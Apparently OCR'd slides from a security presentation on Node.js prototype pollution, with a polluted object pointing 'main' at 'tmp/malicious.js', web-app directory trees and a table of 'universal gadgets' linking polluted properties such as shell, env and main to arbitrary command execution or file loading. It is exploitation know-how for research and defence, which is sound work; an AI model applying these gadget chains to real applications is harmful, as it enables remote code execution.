
parsed
name: "bytes"
version: "3.1.1"
license: "MIT"
__proto__:

Object prototype
__proto__: null
toString: <function>
valueOf: <function>
constructor: <function>
main: 'tmp/malicious.js'

```
nodejs
├─ bin/
│  ├─ node
│  ├─ npm
├─ include/
├─ lib/
```


```
webapp/
├─ index.js
├─ package.json
├─ node_modules/
├─ src/
│  ├─ handleBackup.js
│  ├─ handleUpdate.js
├─ tmp/
│  ├─ malicious.js
```

Universal gadgets



Universal properties	Trigger	Impact	OS
`shell`, `env`	Call command injection API	Execute an arbitrary command	L+W
`shell`, `env`	Call command injection API	Execute an arbitrary command	L
`shell`, `input`	Call command injection API	Execute an arbitrary command	W
`main`	Import a package without a declared "main"	Import an arbitrary file from the disk*	L+W
`main`	Require a package without a declared "main"	Require an arbitrary file from the disk*	L+W
`exports`, `1`	Require a file using a relative path	Require an arbitrary file from the disk*	L+W
`'=C:'`	Resolve a file path	Resolve the path to a different file	W
`contextExtensions`	Require a file using a relative path	Overwrite global variables of the file	L+W
`contextExtensions`	Compile function in a new context	Overwrite function's global variables	L+W
`shell`, `env`, `main`	Require a package without a declared "main"	Execute an arbitrary command	L+W
`shell`, `env`, `exports`, `1`	Require a file using a relative path	Execute an arbitrary command	L+W


Gadgets cocktail



```
nodejs
├ bin/
│ ├ node
│ ├ npm
├ include/
├ lib/
```

```
webapp/
├ index.js
├ package.json
├ node_modules/
│ ├ bytes/
│ │ ├ index.js
│ │ ├ package.json
├ src/
│ ├ handleBackup.js
│ ├ handleUpdate.js
```

Gadgets cocktail

